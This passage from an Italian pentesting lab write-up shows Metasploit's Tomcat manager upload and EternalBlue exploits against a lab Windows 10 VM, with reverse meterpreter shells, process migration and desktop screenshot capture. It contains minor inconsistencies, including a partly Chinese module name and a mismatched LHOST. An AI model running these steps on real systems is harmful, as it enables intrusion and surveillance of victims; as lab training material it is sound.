RHOSTS    192.168.200.200 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8080            yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST

Payload options (windows/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
EXITFUNC process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.200.100 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
=====
Id  Name
--  --
1   Windows Universal

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > 

```

Fase 9

~ Tag: #exploit #connessione_target

Eseguire l'exploit con il comando run, stabilendo una connessione con la macchina target e ottenendo accesso.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.200.100:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 2mdIbRUoWakBUQ ...
[*] Executing 2mdIbRUoWakBUQ ...
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Undeploying 2mdIbRUoWakBUQ ...
[*] Meterpreter session 1 opened (192.168.200.100:4444 → 192.168.200.200:49485) at 2024-09-30 08:50:35 -0400
[*] Undeployed at /manager/html/undeploy

meterpreter > 

```

Fase 10

~ Tag: #macchina_virtuale #verifica

Verificare se la macchina target è fisica o virtuale.

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```

Fase 11

~ Tag: #ifconfig #connessioni_rete

Utilizzare ifconfig per controllare le connessioni di rete della macchina attaccata e raccogliere informazioni utili.

```
meterpreter > ifconfig
Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:16:4c:59
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8872:733b:1ecc:15d6
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 4
=====
Name      : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::ffff:ffff:ffffe
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 5
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > 
```

Fase 12

~ Tag: #ms17_010 #eternalblue

Poiché la vulnerabilità Tomcat non permette di ottenere le informazioni desiderate (lista webcam, screenshot del desktop).

```
meterpreter > webcam_list
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioning.
meterpreter > 
```

```
meterpreter > screenshot
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned by a service on Windows 8+. No desktops are available to screenshot.
meterpreter > 
```

Si utilizza l'exploit ms17_010_eternalblue per ottenere il controllo della macchina target.

```
msf6 > search ms17
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_永恒之蓝	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	\u2192 target: Automatic Target	.	.	.	
2	\u2192 target: Windows 7	.	.	.	
3	\u2192 target: Windows Embedded Standard 7	.	.	.	
4	\u2192 target: Windows Server 2008 R2	.	.	.	
5	\u2192 target: Windows 8	.	.	.	
6	\u2192 target: Windows 8.1	.	.	.	
7	\u2192 target: Windows Server 2012	.	.	.	
8	\u2192 target: Windows 10 Pro	.	.	.	
9	\u2192 target: Windows 10 Enterprise Evaluation	.	.	.	
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11	\u2192 target: Automatic	.	.	.	
12	\u2192 target: PowerShell	.	.	.	
13	\u2192 target: Native upload	.	.	.	
14	\u2192 target: MOF upload	.	.	.	
15	\u2192 AKA: ETERNALSYNERGY	.	.	.	
16	\u2192 AKA: ETERNALROMANCE	.	.	.	
17	\u2192 AKA: ETERNALCHAMPION	.	.	.	
18	\u2192 AKA: ETERNALBLUE	.	.	.	
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20	\u2192 AKA: ETERNALSYNERGY	.	.	.	
21	\u2192 AKA: ETERNALROMANCE	.	.	.	
22	\u2192 AKA: ETERNALCHAMPION	.	.	.	
23	\u2192 AKA: ETERNALBLUE	.	.	.	
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	\u2192 AKA: DOUBLEPULSAR	.	.	.	
26	\u2192 AKA: ETERNALBLUE	.	.	.	
27	exploit/windows/fileformat/office_ms17_11882	2017-11-15	manual	No	Microsoft Office CVE-2017-11882
28	auxiliary/admin/mssql/mssql escalate_execute_as	.	normal	No	Microsoft SQL Server Escalate EXECUTE AS
29	auxiliary/admin/mssql/mssql escalate_execute_as_sqli	.	normal	No	Microsoft SQL Server SQLi Escalate Execute AS
30	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution
31	\u2192 target: Execute payload (x64)	.	.	.	
32	\u2192 target: Neutralize implant	.	.	.	

Interact with a module by name or index. For example `info 32`, `use 32` or `use exploit/windows/smb/smb_doublepulsar_rce`
After interacting with a module you can manually set a TARGET with `set TARGET 'Neutralize implant'`

Fase 13

~ Tag: #metasploit #options

Descrizione: Utilizzare nuovamente il comando `options` per verificare i parametri necessari per l'exploit `.ms17_010_永恒之蓝`

```

msf6 > use 8
[*] Additionally setting TARGET => Windows 10 Pro
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           445       yes        The target port (TCP)
SMBDomain        no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no        (Optional) The password for the specified username
SMBUser          no        (Optional) The username to authenticate as
VERIFY_ARCH      true      yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET    true      yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	
7	Windows 10 Pro

View the full module info with the `info`, or `info -d` command.

Fase 14

~ Tag: #exploit #settaggio

Descrizione: Configurare correttamente l'exploit con i parametri richiesti.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.200.100
lhost => 192.168.200.100

```

Fase 15

~ Tag: #exploit #lancio

Descrizione: Lanciare l'exploit ms17_010_eternalblue per prendere controllo della macchina.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.200.100:4444
[*] 192.168.200.200:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.200.200:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.200.200:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.200.200:445 - The target is vulnerable.
[*] 192.168.200.200:445 - shellcode size: 1283
[*] 192.168.200.200:445 - numGroomConn: 12
[*] 192.168.200.200:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.200.200:445 - got good NT Trans response
[+] 192.168.200.200:445 - got good NT Trans response
[+] 192.168.200.200:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.200.200:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.200.200:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.200.200:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (201798 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:4444 → 192.168.200.200:49450) at 2024-09-30 13:08:35 -0400

meterpreter > █
```

Fase 16

~ Tag: #webcam #verifica

Descrizione: Utilizzare il comando `webcam_list` per visualizzare tutte le webcam collegate alla macchina attaccata.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > █
```

Fase 17

~ Tag: #ps #processi

Descrizione: Cercare un processo associato a una sessione utente interattiva per poi migrare a quel processo. Si inizia utilizzando il comando `ps` per avere una lista dei processi.

```
meterpreter > ps
```

Process List						Path
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\VBoxService.exe
236	544	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	
244	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO LOCALE	
276	4	smss.exe	x64	0		
352	340	csrss.exe				
424	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
428	340	wininit.exe	x64	0		
436	420	csrss.exe				
504	420	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
544	428	services.exe	x64	0		
572	428	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
656	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
700	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO LOCALE	
716	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	
832	504	dwm.exe	x64	1	Window Manager\DW-M-1	C:\Windows\System32\dwm.exe
904	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
916	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	
996	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO LOCALE	
1324	544	WmsSvc.exe	x64	0	NT AUTHORITY\SYSTEM	
1332	544	WmsSelfHealingSvc.exe	x64	0	NT AUTHORITY\SYSTEM	
1540	544	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1620	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1644	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO LOCALE	
1700	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1764	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1896	3700	OneDrive.exe	x86	1	DESKTOP-9K104BT\user	C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe
1952	1800	update.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\GoogleUpdater\130.0.6679.0\update.exe
1984	1952	update.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\GoogleUpdater\130.0.6679.0\update.exe
2056	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO LOCALE	
2108	544	mqsvc.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	
2180	544	pg_ctl.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	
2220	244	audiodg.exe	x64	0		
2292	2180	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
2300	2292	conhost.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Windows\System32\conhost.exe
2392	2292	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
2436	544	snmp.exe	x64	0	NT AUTHORITY\SYSTEM	
2444	544	TCPSVCS.EXE	x64	0	NT AUTHORITY\SERVIZIO LOCALE	
2508	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
2540	544	tomcat7.exe	x64	0	NT AUTHORITY\SYSTEM	C:\tomcat7\bin\tomcat7.exe
2580	2540	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe
2588	2292	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
2596	2292	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
2604	2292	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
2612	2292	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
2620	2292	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
2712	544	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2932	3960	SearchFilterHost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchFilterHost.exe
2948	544	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	
2972	3700	VBoxTray.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\VBoxTray.exe
3100	656	unsecapp.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wbem\unsecapp.exe
3156	656	WmiPrvSE.exe				
3260	904	sihost.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\sihost.exe
3324	904	taskhostw.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\taskhostw.exe
3332	656	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wbem\WmiPrvSE.exe
3456	904	taskeng.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\taskeng.exe
3472	1324	WmsSessionAgent.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Program Files\Windows MultiPoint Server\WmsSessionAgent.exe
3564	544	update.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\GoogleUpdater\130.0.6679.0\update.exe

3576	3564	updater.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\GoogleUpdater\130.0.6679.0\updater.exe
3656	544	updater.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\GoogleUpdater\130.0.6679.0\updater.exe
3688	3656	updater.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\GoogleUpdater\130.0.6679.0\updater.exe
3700	3664	<u>explorer.exe</u>	x64	1	DESKTOP-9K104BT\user	C:\Windows\explorer.exe
3860	656	RuntimeBroker.exe				
3960	544	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	
4228	544	svchost.exe	x64	0		
4252	656	ShellExperienceHost.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
4292	544	sppsvc.exe	x64	0		
4448	656	SearchUI.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
4456	3960	SearchProtocolHost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchProtocolHost.exe

Fase 18

~ Tag: #migrate #processo_utente

Descrizione: Si cerca un processo che è associato a un utente che probabilmente ha un accesso a un desktop, come `explorer.exe`. Una volta trovato il processo, si può migrare a quel processo con il comando `migrate`.

```
meterpreter > migrate 3700
[*] Migrating from 1540 to 3700 ...
[*] Migration completed successfully.
```

Fase 19

~ Tag: #screenshot #desktop


Descrizione: Utilizzare il comando `screenshot` per catturare un'immagine del desktop della macchina target.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/rqjYzBmQ.jpeg
```

Fase 20

~ Tag: #immagine #desktop

Descrizione: Visualizzare l'immagine estratta dal desktop per analizzare le informazioni visive presenti sulla macchina target.



~ **Chiavi:**

[esercizio, pentesting, metasploit, tomcat, hydra]



WOLF ETHICAL HACKER

MEET OUR TEAM

MICHELE GUIDO



SUSHANTO ROMA



FRANCESCO LETO



ANGELO LOMBARDI



MATTIA DELEU



NICOLO' BIASIO



GET
IN TOUCH

WWW.WOLFEH.COM

